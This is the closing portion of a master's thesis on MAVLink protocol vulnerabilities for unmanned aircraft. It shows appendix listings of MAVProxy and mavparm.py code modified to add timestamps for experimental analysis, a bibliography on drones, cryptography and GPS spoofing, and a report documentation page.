        mpstate.status.rc_throttle = scale_rc(m.servo3_raw, 0.0, 1.0, param='RC3
            ')
        mpstate.status.rc_rudder = scale_rc(m.servo4_raw, -1.0, 1.0, param='RC4
            ') *
                                                                        mpstate.settings
                                                                            .rc4mul
        if mpstate.status.rc_throttle < 0.1:
            mpstate.status.rc_throttle = 0

elif mtype in ['WAYPOINT_COUNT','MISSION_COUNT']:
    if mpstate.status.wp_op is None:
        mpstate.console.error("No waypoint load started")
    else:
        mpstate.status.wploader.clear()
        mpstate.status.wploader.expected_count = m.count
        mpstate.console.writeln(datetime.datetime.now().strftime("%Y-%m-%d %H:%M
            :%S:%f") + " Requesting %u waypoints t=%s now=%s" % (m.count, time.
            asctime(time.localtime(m._timestamp)), time.asctime())) # ADDED
            timestamp
                                master.waypoint_request_send(0)
```

```
elif mtype in ['WAYPOINT', 'MISSION_ITEM'] and mpstate.status.wp_op != None:
    if m.seq > mpstate.status.wploader.count():
        mpstate.console.writeln(datetime.datetime.now().strftime("%Y-%m-%d %H:%M
            :%S:%f") + " Unexpected waypoint number %u - expected %u" % (m.seq,
            mpstate.status.wploader.count())) # ADDED timestamp
    elif m.seq < mpstate.status.wploader.count():
        # a duplicate
        pass
    else:
        mpstate.status.wploader.add(m)
    if m.seq+1 < mpstate.status.wploader.expected_count:
        master.waypoint_request_send(m.seq+1)
    else:
        if mpstate.status.wp_op == 'list':
            for i in range(mpstate.status.wploader.count()):
                w = mpstate.status.wploader.wp(i)
                print("%u %u %.10f %.10f %f p1=%.1f p2=%.1f p3=%.1f p4=%.1f cur=%
                    u auto=%u" % (w.command, w.frame, w.x, w.y, w.z, w.param1, w.
                    param2, w.param3, w.param4, w.current, w.autocontinue))
            if mpstate.status.logdir != None:
                waytxt = os.path.join(mpstate.status.logdir, 'way.txt')
                save_waypoints(waytxt)
                print(datetime.datetime.now().strftime("%Y-%m-%d %H:%M:%S:%f") +
                    " Saved waypoints to %s" % waytxt) # ADDED timestamp
        elif mpstate.status.wp_op == "save":
            save_waypoints(mpstate.status.wp_save_filename)
        mpstate.status.wp_op = None

elif mtype in ["WAYPOINT_REQUEST", "MISSION_REQUEST"]:
    process_waypoint_request(m, master)

elif mtype in ["WAYPOINT_CURRENT", "MISSION_CURRENT"]:
    if m.seq != mpstate.status.last_waypoint:
        mpstate.status.last_waypoint = m.seq
        say(datetime.datetime.now().strftime("%Y-%m-%d %H:%M:%S:%f") + "
            waypoint %u" % m.seq,priority='message') # ADDED timestamp

elif mtype == "SYS_STATUS":
    battery_update(m)
    if master.flightmode != mpstate.status.flightmode and time.time() > mpstate
        .status.last_mode_announce + 2:
        mpstate.status.flightmode = master.flightmode
        mpstate.status.last_mode_announce = time.time()
        mpstate.rl.set_prompt(mpstate.status.flightmode + "> ")
        say(datetime.datetime.now().strftime("%Y-%m-%d %H:%M:%S:%f") + " Mode "
            + mpstate.status.flightmode) # ADDED timestamp

elif mtype == "VFR_HUD":
    have_gps_fix = False
    if 'GPS_RAW' in mpstate.status.msgs and mpstate.status.msgs['GPS_RAW'].
        fix_type == 2:
        have_gps_fix = True
    if 'GPS_RAW_INT' in mpstate.status.msgs and mpstate.status.msgs['
        GPS_RAW_INT'].fix_type == 3:
        have_gps_fix = True
    if have_gps_fix and not mpstate.status.have_gps_lock:
            say(datetime.datetime.now().strftime("%Y-%m-%d %H:%M:%S:%f") + " GPS
                 lock at %u meters" % m.alt, priority='notification') # ADDED
                timestamp
            mpstate.status.have_gps_lock = True

elif mtype == "GPS_RAW":
    if mpstate.status.have_gps_lock:
        if m.fix_type != 2 and not mpstate.status.lost_gps_lock and (time.time()
             - mpstate.status.last_gps_lock) > 3:
            say(datetime.datetime.now().strftime("%Y-%m-%d %H:%M:%S:%f") + " GPS
                 fix lost") # ADDED timestamp
            mpstate.status.lost_gps_lock = True
        if m.fix_type == 2 and mpstate.status.lost_gps_lock:
            say(datetime.datetime.now().strftime("%Y-%m-%d %H:%M:%S:%f") + " GPS
                 OK") # ADDED timestamp
            mpstate.status.lost_gps_lock = False
        if m.fix_type == 2:
            mpstate.status.last_gps_lock = time.time()

elif mtype == "GPS_RAW_INT":
    if mpstate.status.have_gps_lock:
        if m.fix_type != 3 and not mpstate.status.lost_gps_lock and (time.time()
             - mpstate.status.last_gps_lock) > 3:
            say(datetime.datetime.now().strftime("%Y-%m-%d %H:%M:%S:%f") + " GPS
                 fix lost") # ADDED timestamp
            mpstate.status.lost_gps_lock = True
        if m.fix_type == 3 and mpstate.status.lost_gps_lock:
            say(datetime.datetime.now().strftime("%Y-%m-%d %H:%M:%S:%f") + " GPS
                 OK") # ADDED timestamp
            mpstate.status.lost_gps_lock = False
        if m.fix_type == 3:
            mpstate.status.last_gps_lock = time.time()

elif mtype == "NAV_CONTROLLER_OUTPUT" and mpstate.status.flightmode == "AUTO"
     and mpstate.settings.distreadout:
    rounded_dist = int(m.wp_dist/mpstate.settings.distreadout)*mpstate.settings
        .distreadout
    if math.fabs(rounded_dist - mpstate.status.last_distance_announce) >=
        mpstate.settings.distreadout:
```

```
        if rounded_dist != 0:
            say("%u" % rounded_dist, priority="progress")
        mpstate.status.last_distance_announce = rounded_dist

elif mtype == "FENCE_STATUS":
    if not mpstate.status.fence_enabled:
        mpstate.status.fence_enabled = True
        say("fence enabled")
    if mpstate.status.last_fence_breach != m.breach_time:
        say("fence breach")
    if mpstate.status.last_fence_status != m.breach_status:
        if m.breach_status == mavutil.mavlink.FENCE_BREACH_NONE:
            say("fence OK")
    mpstate.status.last_fence_breach = m.breach_time
    mpstate.status.last_fence_status = m.breach_status

elif mtype == "GLOBAL_POSITION_INT":
    report_altitude(m.relative_alt*0.001)

elif mtype == "BAD_DATA":
    if mpstate.settings.shownoise and mavutil.all_printable(m.data):
        mpstate.console.write(str(m.data), bg='red')
elif mtype in [ "COMMAND_ACK", "MISSION_ACK" ]:
    mpstate.console.writeln(datetime.datetime.now().strftime("%Y-%m-%d %H:%M:%S
        :%f") + " Got MAVLink msg: %s" % m) # ADDED timestamp
else:
    #mpstate.console.writeln("Got MAVLink msg: %s" % m)
    pass

if mpstate.status.watch is not None:
    if fnmatch.fnmatch(m.get_type().upper(), mpstate.status.watch.upper()):
        print(datetime.datetime.now().strftime("%Y-%m-%d %H:%M:%S:%f")) # ADDED
            timestamp print to console
        mpstate.console.writeln(m)

# keep the last message of each type around
mpstate.status.msgs[m.get_type()] = m
if not m.get_type() in mpstate.status.msg_count:
    mpstate.status.msg_count[m.get_type()] = 0
mpstate.status.msg_count[m.get_type()] += 1

# don't pass along bad data
if mtype != "BAD_DATA":
    # pass messages along to listeners, except for REQUEST_DATA_STREAM, which
    # would lead a conflict in stream rate setting between mavproxy and the
        other
    # GCS
    if mpstate.settings.mavfwd_rate or mtype != 'REQUEST_DATA_STREAM':
        for r in mpstate.mav_outputs:
            r.write(m.get_msgbuf())

    # pass to modules
    for mod in mpstate.modules:
        if not hasattr(mod, 'mavlink_packet'):
            continue
        try:
            mod.mavlink_packet(m)
        except Exception, msg:
            if mpstate.settings.moddebug == 1:
                print(msg)
            elif mpstate.settings.moddebug > 1:
                import traceback
                exc_type, exc_value, exc_traceback = sys.exc_info()
                traceback.print_exception(exc_type, exc_value, exc_traceback,
                                          limit=2, file=sys.stdout)

/************************************SNIPPED**********************************/

def check_link_status():
    '''check status of master links'''
    tnow = time.time()
    if mpstate.status.last_message != 0 and tnow > mpstate.status.last_message + 5:
        say(datetime.datetime.now().strftime("%Y-%m-%d %H:%M:%S:%f") + " no link")
            # ADDED timestamp
        mpstate.status.heartbeat_error = True
    for master in mpstate.mav_master:
        if not master.linkerror and tnow > master.last_message + 5:
            say(datetime.datetime.now().strftime("%Y-%m-%d %H:%M:%S:%f") + " link %u
                 down" % (master.linknum+1)) # ADDED timestamp
            master.linkerror = True

/************************************SNIPPED**********************************/
/***The rest of this file is omitted; it is unchanged from the original file**/
```

Appendix H: mavparm.py

```
'''
module for loading/saving sets of mavlink parameters

Copyright Andrew Tridgell 2011
Released under the GNU GPL version 3 or later
original mavparm.py file found @
https://github.com/tridge/mavlink/blob/master/pymavlink/mavparm.py
This version of mavparm.py is modified to contain timestamps
for experimental data analysis
'''
# Each addition & modification to the original mavparm.py script will have
# the comment ‘‘#ADDED’’
# NOTE: for reference throughout this script,
# timestamp = datetime.datetime.now().strftime("%Y-%m-%d %H:%M:%S:%f")

import fnmatch, math, time, datetime # ADDED datetime

class MAVParmDict(dict):
    def __init__(self, *args):
        dict.__init__(self, args)
        # some parameters should not be loaded from files
        self.exclude_load = ['SYSID_SW_MREV', 'SYS_NUM_RESETS', 'ARSPD_OFFSET', '
            GND_ABS_PRESS', 'GND_TEMP', 'CMD_TOTAL', 'CMD_INDEX', 'LOG_LASTFILE', '
            FENCE_TOTAL', 'FORMAT_VERSION' ]
        self.mindelta = 0.000001


    def mavset(self, mav, name, value, retries=3):
        '''set a parameter on a mavlink connection'''
    got_ack = False
    while retries > 0 and not got_ack:
        retries -= 1
        mav.param_set_send(name.upper(), float(value))
        tstart = time.time()
        while time.time() - tstart < 1:
            ack = mav.recv_match(type='PARAM_VALUE', blocking=False)
            if ack == None:
                time.sleep(0.1)
                continue
            if str(name).upper() == str(ack.param_id).upper():
                got_ack = True
                self.__setitem__(name, float(value))
                break
    if not got_ack:
        print("timeout setting %s to %f" % (name, float(value)))
        return False
    return True


def save(self, filename, wildcard='*', verbose=False):
    '''save parameters to a file'''
    f = open(filename, mode='w')
    k = self.keys()
    k.sort()
    count = 0
    for p in k:
        if p and fnmatch.fnmatch(str(p).upper(), wildcard.upper()):
            f.write("%-16.16s %f\n" % (p, self.__getitem__(p)))
            count += 1
    f.close()
    if verbose:
          print(datetime.datetime.now().strftime("%Y-%m-%d %H:%M:%S:%f") + " Saved
               %u parameters to %s" % (count, filename)) # ADDED timestamp


/***********************************SNIPPED**********************************/
/*The rest of this script is omitted; it is unchanged from the original file*/
```

Bibliography

[3DR12] 3DRobotics. APM Plane, 2012. last accessed: 19 February 2014. URL: http://plane.ardupilot.com/.

[3DR13] 3DRobotics. 3DRobotics Store, 2013. last accessed: 19 February 2014. URL: http://store.3drobotics.com/products/3dr-radio-usb-915-mhz-ground-module.

[Ama13] Amazon. Amazon Prime Air, 02 December 2013. last accessed: 19 February 2014. URL: http://www.amazon.com/b?node=8037720011.

[And10] Chris Anderson. DIY Drones, 2010. last accessed: 19 February 2014. URL: http://www.diydrones.com.

[And12] Mike Andrici. Meet Your Own Personal Android-controlled UAV: The Parrot AR Drone 2.0, 27 April 2012. last accessed: 19 February 2014. URL: http://www.androidauthority.com/parrot-ar-drone-2-0-android-controlled-quadricopter-79285/.

[And13] Chris Anderson. 3DR Radio Wiki, 2013. last accessed: 19 February 2014. URL: https://code.google.com/p/ardupilot-mega/wiki/3DRadio.

[Ant13] Drake Anthony. "Homemade Death Ray Laser DRONE BOT!!! Remote Controlled!!", 15 December 2013. last accessed: 19 February 2014. URL: http://www.youtube.com/watch?v=QR7vwRC6SFE.

[Azi12] Ali Azimi. Competition Offers Solutions to Detecting UAVs, 21 September 2012. last accessed: 19 February 2014. URL: http://www.29palms.marines.mil/News/NewsArticleDisplay/tabid/3005/Article/121349/competition-offers-solutions-to-detecting-uavs.aspx.

[Bab10] Randy Babbitt. FAA Aerospace Forecast for Fiscal Years 2010-2030, 2010. last accessed: 19 February 2014. URL: http://www.faa.gov/data_research/aviation/aerospace_forecasts/2010-2030/media/2010%20Forecast%20Doc.pdf.

[BCS12] Writer BCS. Most Cyber Attacks Go Unreported. *BCS: The Chartered Intitute for IT*, 2012. last accessed: 19 February 2014. URL: http://www.bcs.org/content/conWebDoc/47683.

[Bel94] John S. Belrose. Fessenden and the Early History of Radio Science. *The Radioscientist*, 5(3), 3 September 1994. last accessed: 23 February 2014. URL: http://www.ewh.ieee.org/reg/7/millennium/radio/radio_radioscientist.html.

[Ber08] Daniel J Bernstein. The Salsa20 Family of Stream Ciphers. In *New Stream Cipher Designs*, pages 84–97. Springer, 2008.

[BHMMS11] K. Berg-Hee, L. Martikyan, G. Murray, and J.B. Suh. Eyes in the Sky: A Feasability Study of Implementing Unmanned Aircraft into the Los Angeles Police Department, April 2011. last accessed: 19 February 2014. URL: http://164.67.121.27/files/pp/APP/11_Unmanned%20Aerial.pdf.

[Bio10] Philippe Biondi. Scapy Documentation, 2010. last accessed: 19 February 2014. URL: http://www.secdev.org/projects/scapy/doc/.

[BJLS13] Daniel J Bernstein, Wesley Janssen, Tanja Lange, and Peter Schwabe. TweetNaCl: A Crypto Library in 100 Tweets. 2013. last accessed: 19 February 2014. URL: http://tweetnacl.cr.yp.to/tweetnacl-20131229.pdf.

[BPVZ04] Martin Boesgaard, Thomas Pedersen, Mette Vesterager, and Erik Zenner. The Rabbit Stream Cipher-Design and Security Analysis. *IACR Cryptology ePrint Archive*, page 291, 2004.

[BVP$^+$03] Martin Boesgaard, Mette Vesterager, Thomas Pedersen, Jesper Christiansen, and Ove Scavenius. Rabbit: A New High-Performance Stream Cipher. In *Fast Software Encryption*, pages 307–329. Springer, 2003.

[Cau13] Adam Caudhill. Libsodium for .NET - A Secure Cryptographic Library, 2013. last accessed: 19 February 2014. URL: https://github.com/jedisct1/libsodium.

[Col13] John Colombi. Air Force Institute of Technology SENG 650 Application of Systems Engineering II Course content. UAV Design Project, April-Jun 2013.

[Con12] 112th Congress. FAA Modernization and Reform Act of 2012. In *Library of Congress, HR*, volume 658, pages Title III, Subtitle B, Sec 332, 2012. last accessed: 19 February 2014. URL: http://www.gpo.gov/fdsys/pkg/CRPT-112hrpt381/pdf/CRPT-112hrpt381.pdf.

[Cor12] Mark Corcoran. Australia Moves to Buy $3B Spy Drone Fleet. *ABC News*, 2013(01/27):1–9, 04 September 2012. last accessed: 19 February 2014. URL: http://www.abc.net.au/news/2012-09-04/australia-moves-to-buy-spy-drones/4236544.

[Cre11] Adrian Crenshaw. Plug and Prey: Malicious USB Devices. In *Shmoocon*, 2011.

[Dal08] Mark Daly. *Jane's Unmanned Aerial Vehicles and Targets: November 2008*. Jane's Information Group, 2008.

[Dea11] Stephen Dean. New Police Drone Near Houston Could Carry Weapons. *Click2Houston*, 2011(10/29):1–4, 10 November 2011. last accessed: 19 February 2014. URL: http://www.click2houston.com/news/New-Police-Drone-Near-Houston-Could-Carry-Weapons/-/1735978/4717922/-/59xnnez/-/index.html.

[Del12] Eddy Deligne. ARDrone Corruption. *Journal in Computer Virology*, 8(1–2):15–27, 2012.

[Den04] Tom St Denis. LibTomCrypt. 2004. last accessed: 19 February 2014. URL: http://libtom.org/?page=features&newsitems=5&whatfile=crypt.

[Div12] Kimberly Divorak. Homeland Security Increasingly Loaning Drones to Local Police. *Washington Times*, 2012(12/10):1–5, 12 December 2012. last accessed: 19 February 2014. URL: http://www.washingtontimes.com/news/2012/dec/10/homeland-security-increasingly-loaning-drones-to-l/.

[DN04] Matthew DeGarmo and Gregory M. Nelson. Prospective Unmanned Aerial Vehicle Operations in the Future National Airspace System. In *AIAA 4th Aviation Technology, Integration and Operations (ATIO) Forum*, pages 20–23. AIAA, 2004.

[Dro14] DronesVision. 900 Mhz 8 dBi Panel Antenna for Wireless Video Transmission & Long Range FPV, 2014. last accessed: 19 February 2014. URL: http://www.dronesvision.net/en/wireless-av/128-900mhz-8dbi-panel-antenna-for-wireless-video-transmission-long-range-fpv.html.

[EFF12] EFF. 2012 FAA List of Drone License Applicants. *Electronic Frontier Foundation*, pages 1–2, 2012. last accessed: 19 February 2014. URL: https://www.eff.org/document/2012-faa-list-drone-applicants.

[ElS13] Ahmed ElShafee. Micro Rotor Enhanced Block Cipher Designed for Eight Bits Micro-Controllers (MREBC). *International Journal of Network Security & Its Applications*, 5(5), 2013.

[FAA04] FAA. 7610.4 K Special Military Operations, Chapter 12. *US Department of Transportation, FAA*, 19, February 2004. last accessed: 19 February 2014. URL: http://www.dtic.mil/dtic/tr/fulltext/u2/a431348.pdf.

[FB08] E. Frew and T. Brown. Networking Issues For Small Unmanned Aircraft Systems. In *Unmanned Aircraft Systems : International Symposium on Unmanned Aerial Vehicles, UAV '08*, volume 54, pages 21–22, 28, 29. Springer, 2008.

[FCC03] US FCC. US FCC Frequency Allocation Chart. *National Telecommunications and Information Administration*, 2003. last accessed: 19 February 2014. URL: http://www.ntia.doc.gov/files/ntia/publications/2003-allochrt.pdf.

[FCC07] FCC. FCC Title 47, Part 15, Section 247. *Electronic Code of Federal Regulations*, pages 2400–2483, 2007.

[Fin12] Phillip Finnegan. Airport & Aviation Security Analysts Notebook: UAVs For Law Enforcement Set To Take Off. *HSToday.US*, pages 1–2, 08 August 2012. last accessed: 19 February 2014. URL: http://www.hstoday.us/focused-topics/airport-aviation/single-article-page/analysts-notebook-uavs-for-law-enforcement-set-to-take-off.html.

[FRB+12] Ben Fry, Casey Reas, Massimo Banzi, David Cuartielles, Tom Igoe, Gianluca Martino, and David Mellis. ArduPilot Arduino Sketchpad 1.0.3, 2012. last accessed: 19 February 2014. URL: http://ardupilot.com/downloads/?did=45.

[Gar09] Steve Gardner. COMM OPS: Trends in Communication Systems for ISR UAVs. *Milsat Magazine*, (January), 2009. last accessed: 19 February 2014. URL: http://www.milsatmagazine.com/story.php?number=893938022.

[GDC09] S. Gorman, Y. Dreazen, and A. Cole. Insurgents Hack US Drones. *The Wall Street Journal*, 2009. last accessed: 19 February 2014. URL: http://online.wsj.com/news/articles/SB126102247889095011.

[Gol12] Michael Goldfarb. Drone Marketplace Takes Off Globally. *Global Post*, 2012. last accessed: 19 February 2014. URL: http://www.globalpost.com/dispatch/news/regions/europe/united-kingdom/120921/drone-marketplace-takes-globally.

[Gro07] Shephard Group. Unmanned Aircraft Handbook 2008, December 2007. last accessed: 19 February 2014. URL: http://uvsr.org/docs/UV_Handbook-2008.pdf.

[Hag12] John T. Hagen. Vulnerability Analysis of the Player Command and Control Protocol. Master's thesis, Air Force Institute of Technology, 2012. last accessed: 19 February 2014. URL: http://www.dtic.mil/cgi-bin/GetTRDoc?AD=ADA562788.

[Hat03] Lynn Hathaway. National Policy on the Use of the Advanced Encryption Standard (AES) to Protect National Security Systems and National Security Information. *National Security Agency*, 2003.

[HFK+09] Jonathan P. How, Cameron Fraser, Karl C. Kulling, Luca F. Bertuccelli, Olivier Toupet, Luc Brunet, Abe Bachrach, and Nicholas Roy. Increasing Autonomy of UAVs. *Robotics & Automation Magazine, IEEE*, 16(1–2):43–51, 2009.

[HLP+08] Todd E Humphreys, Brent M Ledvina, Mark L Psiaki, Brady W O'Hanlon, and Paul M Kintner Jr. Assessing the Spoofing Threat: Development of a Portable GPS Civilian Spoofer. In *Proceedings of the ION GNSS International Technical Meeting of the Satellite Division*, 2008.

[Hob13] Banana Hobby. Super Sky Surfer, 2013. last accessed: 19 February 2014. URL: http://www.bananahobby.com/super-sky-surfer.html.

[HS13] Michael Hutter and Peter Schwabe. NaCl on 8-bit AVR Microcontrollers. In *Progress in Cryptology–AFRICACRYPT 2013*, pages 156–172. Springer, 2013.

[Hum12] Todd Humphreys. Statement on the Vulnerability of Civil Unmanned Aerial Vehicles and Other Systems to Civil GPS Spoofing. *University of Texas at Austin*, 18 July 2012. last accessed: 19 February 2014. URL: http://rnl.ae.utexas.edu/images/stories/files/papers/Testimony-Humphreys.pdf.

[JF08] Brian A Jackson and David R Frelinger. *Evaluating Novel Threats to the Homeland: Unmanned Aerial Vehicles and Cruise Missiles*, volume 626. Rand Corporation, 2008.

[Kab12] Kable. Honeywell T-Hawk Micro Air Vehicle (MAV), United States of America, 2012. last accessed: 19 February 2014. URL: http://www.army-technology.com/projects/honeywell-thawk-mav-us-army/.

[Kar13] Nikos Karapanos. gcm.c, August 2013. last accessed: 21 February 2014. URL: http://pastebin.com/ks3eWmTC.

[Key95] Edwin L Key. Techniques to Counter GPS Spoofing. *Internal Memorandum, MITRE Corporation*, 1995.

[Kos13] Vlastimil Kosar. XXTEA, 2013. last accessed: 21 February 2014. URL: https://github.com/jviki/xxtea.

[KR12] James F. Kurose and Keith W. Ross. *Computer Networking*. Pearson Education, 6th edition, 2012.

[KS09] Emilia Käsper and Peter Schwabe. Faster and Timing-Attack Resistant AES-GCM. In *Cryptographic Hardware and Embedded Systems-CHES 2009*, pages 1–17. Springer, 2009.

[LGV13] George Loukas, Diane Gan, and Tuan Vuong. A Review of Cyber Threats and Defence Approaches in Emergency Management. *Future Internet*, 5(2):205–236, 2013.

[Lin13] Kali Linux. Kali Linux ISO of Doom, 2013. last accessed: 19 February 2014. URL: http://www.offensive-security.com/kali-distribution/kali-linux-iso-of-doom/.

[Max12] A. Maxwell. The Very Unofficial Guide to Scapy, 2012. last accessed: 19 February 2014. URL: http://theitgeekchronicles.files.wordpress.com/2012/05/scapyguide1.pdf.

[MBZ+12] Simon Morgenthaler, Torsten Braun, Zhongliang Zhao, Thomas Staub, and Markus Anwander. UAVNet: A Mobile Wireless Mesh Network Using Unmanned Aerial Vehicles. In *Globecom Workshops (GC Wkshps), 2012 IEEE*, pages 1603–1608. IEEE, 2012.

[MCG+11a] Lorenz Meier, JF Camacho, B. Godbolt, J. Goppert, L. Heng, and M. Lizarraga. MAVlink: Micro Air Vehicle Communication Protocol, 2011. last accessed: 19 February 2014. URL: http://qgroundcontrol.org/mavlink/start.

[MCG+11b] Lorenz Meier, JF Camacho, B. Godbolt, J. Goppert, L. Heng, and M. Lizarraga. MAVlink Protocol Messages, 2011. last accessed: 19 February 2014. URL: https://pixhawk.ethz.ch/mavlink/.

[McR10] Michael McRoberts. *Beginning Arduino*. Apress, 2010.

[MDDR04] Jelena Mirkovic, Sven Dietrich, David Dittrich, and Peter Reiher. *Internet Denial of Service: Attack and Defense Mechanisms (Radia Perlman Computer Networking and Security)*. Prentice Hall PTR, 2004.

[Mei13] Lorenz Meier. sMAVLink - Secure MAVLink, Request for Comments, 24 October 2013. last accessed: 19 February 2014. URL: http://www.diydrones.com/profiles/blogs/smavlink-secure-mavlink-request-for-comments.

[MHL09] Paul Y Montgomery, Todd E Humphreys, and Brent M Ledvina. Receiver-autonomous Spoofing Detection: Experimental Results of a Multi-antenna Receiver Defense Against a Portable Civil GPS Spoofer. In *Proceedings of the ION International Technical Meeting*, 2009.

[Mor12a] Michael Morrah. Police Confirm Spy Drone Purchase, 23 December 2012. last accessed: 19 February 2014. URL: http://www.3news.co.nz/Police-confirm-spy-drone-purchase/tabid/423/articleID/281359/Default.aspx.

[Mor12b] Gary Mortimer. Mesa County Police Purchase Falcon Fixed Wing SUAS, 16 January 2012. last accessed: 19 February 2014. URL: http://www.suasnews.com/2012/01/11259/mesa-county-police-purchase-fixed-wing-suas/.

[MQ09] Mike Mount and Elaine Quijano. Iraqi Insurgents Hacked Predator Drone Feeds, US Official Indicates. *CNN.com (Published 17 December 2009)*, 2009. last accessed: 19 February 2014. URL: http://www.cnn.com/2009/US/12/17/drone.video.hacked/index.html?iref=allsearch.

[Mus12] Shawn Musgrave. Alameda County Sheriff Seeks Drone for Thermal Imaging, Surveillance, 19 October 2012. last accessed: 19 February 2014. URL: https://www.muckrock.com/news/archives/2012/oct/19/alameda-county-sheriff-seeks-drone-thermal-imaging/.

[MV04] David McGrew and John Viega. The Galois/Counter Mode of Operation (GCM). *NIST*, 2004.

[New13] Newark. Order the Raspberry Pi, November 2013. last accessed: 19 February 2014. URL: http://www.newark.com/jsp/search/productdetail.jsp?id=43W5302&Ntt=43W5302&COM=raspi-group.

[NKS+10] Kenzo Nonami, Farid Kendoul, Satoshi Suzuki, Wei Wang, and Daisuke Nakazawa. *Autonomous Flying Robots: Unmanned Aerial Vehicles and Micro Aerial Vehicles*. Springer, 2010.

[Obo12a] Michael Oborne. MAVLink.CS, 2012. last accessed: 21 February 2014. URL: https://github.com/diydrones/MissionPlanner/blob/master/Mavlink/MAVLink.cs.

[Obo12b] Michael Oborne. Mission Planner, 2012. last accessed: 19 February 2014. URL: https://code.google.com/p/ardupilot-mega/wiki/Mission.

[PHB+13] Lee Pike, Patrick Hickey, James Bielman, Trevor Elliott, Thomas DuBuisson, and John Launchbury. SMACCMPilot: An Embedded Systems Software Research Project, 2013. last accessed: 19 February 2014. URL: http://smaccmpilot.org/software/properties.html.

[PVPP13] Pinak M Popat, Pooja A Vaishnav, Ankita M Parmar, and Bhumi K Padodara. Cryptographic Algorithms for Wireless Sensor Network. *Journal of Information, Knowledge and Research in Computer Engineering*, 2:447–450, 2013. last accessed: 19 February 2014. URL: http://www.ejournal.aessangli.in/ASEEJournals/CE93.pdf.

[QA12] Donnie A. Quilon and Brian W. Ackerson. The Use of a Small UAS for Tactical Communications Jamming Employment. Master's thesis, Monterey, California. Naval Postgraduate School, 2012. last accessed: 19 February 2014. URL: https://www.dtic.mil/DOAC/document?document=ADB384864&collection=ac-tr&contentType=PDF&citationFormat=1f.

[Qui13] Brad Quick. Dealing in Drones: The Big Business of Unmanned Flight. *CNBC*, 2013. last accessed: 19 February 2014. URL: http://www.cnbc.com/id/100704887.

[RGD11] Theodore Reed, Joseph Geis, and Sven Dietrich. SkyNET: A 3G-Enabled Mobile Attack Drone and Stealth Botmaster. In David Brumley and Michal Zalewski, editors, *WOOT*, pages 28–36, 2011.

[Roc00] Wolfgang W. Rochus. UAV Data-Links: Tasks, Types, Technologies and Examples. *RTO EN-9*, 2000. last accessed: 19 February 2014. URL: http://ftp.rta.nato.int/public//PubFulltext/RTO/EN/RTO-EN-009///EN-009-05.pdf.

[Sha11] Noah Shachtman. Computer Virus Hits US Drone Fleet. *Wired*, 10, October 2011.

[SHF12] Daniel P. Shepard, Todd E. Humphreys, and Aaron A. Fansler. Evaluation of the Vulnerability of Phasor Measurement Units to GPS Spoofing Attacks. *International Journal of Critical Infrastructure Protection*, 2012. last accessed: 19 February 2014. URL: http://radionavlab.ae.utexas.edu/images/stories/files/papers/spoofSMUCIP2012.pdf.

[Sko06] Ed Skoudis. *Counter Hack Reloaded : A Step-by-Step Guide to Computer Attacks and Effective Defenses*. Prentice Hall, Upper Saddle River, NJ, 2nd ed. edition, 2006.

[SS11] Scott Shane and David Sanger. Drone Crash in Iran Reveals Secret US Surveillance Effort. *New York Times*, 7, December 2011. last accessed: 19 February 2014. URL: http://www-nc.nytimes.com/2011/12/08/world/middleeast/drone-crash-in-iran-reveals-secret-us-surveillance-bid.html.

[Sup12] Us v. Jones, 2012.

[SVW09] Richard S Stansbury, Manan A Vyas, and Timothy A Wilson. A Survey of UAS Technologies for Command, Control, and Communication (C3). *Journal of Intelligent & Robotic Systems*, 54(1):61–78, 2009.

[Tay12] Jon Taylor. Miami-Dade Police Ask FAA to Renew Drone License for Another Year, 04 September 2012. last accessed: 19 February 2014. URL: http://blogs.miaminewtimes.com/riptide/2012/09/miami-dade_police_to_renew_dro.php.

[Tem13] Graham Templeton. Hackers Hijack A Super Yacht with Simple GPS Spoofing, and Planes Could Be Next. *ExtremeTech*, 2013. last accessed: 19 February 2014. URL: http://www.extremetech.com/extreme/162462-hackers-hijack-a-super-yacht-with-simple-gps-spoofing-and-planes-could-be-next.

[TI12] Richard M Thompson II. Drones in Domestic Surveillance Operations: Fourth Amendment Implications and Legislative Responses. *Congressional Research Service Report for Congress*, 2012. last accessed: 19 February 2014. URL: http://www.fas.org/sgp/crs/natsec/R42701.pdf.

[tkn12] tknofile2008. “Laser equipped Quad Copter flying at night”, 16 November 2012. last accessed: 19 February 2014. URL: http://www.youtube.com/watch?v=9gm-0eGVUEE.

[Tod12] Andrew Tridgell and 19 other developers. mavlink_helpers.h, 2012. last accessed: 21 February 2014. URL: https://github.com/diydrones/ardupilot/blob/master/libraries/GCS_MAVLink/include/mavlink/v1.0/mavlink_helpers.h.

[TPRC11] Nils Ole Tippenhauer, Christina Pöpper, Kasper Bonne Rasmussen, and Srdjan Capkun. On the Requirements for Successful GPS Spoofing Attacks. In *Proceedings of the 18th ACM conference on Computer and communications security*, pages 75–86. ACM, 2011.

[Tri12] Andrew Tridgell. MAVProxy, 2012. last accessed: 19 February 2014. URL: http://qgroundcontrol.org/mavlink/mavproxy_startpage.

[Upt13] Eben Upton. Raspberry Pi FAQ. *Raspberry Pi*, November 2013. last accessed: 24 February 2014. URL: http://www.raspberrypi.org/faqs.

[Vol01] J Volpe. Vulnerability Assessment of the Transportation Infrastructure Relying on the Global Positioning System, 2001. last accessed: 19 February 2014. URL: http://www.navcen.uscg.gov/pdf/vulnerability_assess_2001.pdf.

[Wal12] John A. Wallace. Integrating Unmanned Aircraft Systems into Modern Policing in an Urban Environment. Master's thesis, Monterey, California. Naval Postgraduate School, 2012. last accessed: 19 February 2014. URL: https://calhoun.nps.edu/public/handle/10945/17474.

[WSBH11] K Wesson, D Shepard, J Bhatti, and Todd E Humphreys. An Evaluation of the Vestigial Signal Defense for Civil GPS Anti-spoofing. In *Proceedings of the ION GNSS Meeting, Institute of Navigation, Portland, Oregon*, 2011.

[Yar10] Elias Yarrkov. Cryptanalysis of XXTEA. *IACR Cryptology ePrint Archive*, 2010:1–4, 2010.

[Yen10] Bill Yenne. *Birds of Prey: Predators, Reapers and America's Newest UAVs in Combat*. Specialty PR Publishers & Wholesalers, 2010.

REPORT DOCUMENTATION PAGE

Form Approved
OMB No. 0704–0188

1. REPORT DATE *(DD–MM–YYYY)*	**2. REPORT TYPE**	**3. DATES COVERED** *(From — To)*
27–03–2014	Master's Thesis	Oct 2013–Mar 2014

4. TITLE AND SUBTITLE

Vulnerability Analysis of the MAVLink Protocol
for Command and Control of Unmanned Aircraft

5a. CONTRACT NUMBER

5b. GRANT NUMBER

5c. PROGRAM ELEMENT NUMBER

6. AUTHOR(S)

Marty, Joseph A., CPT, USA

5d. PROJECT NUMBER

5e. TASK NUMBER

5f. WORK UNIT NUMBER

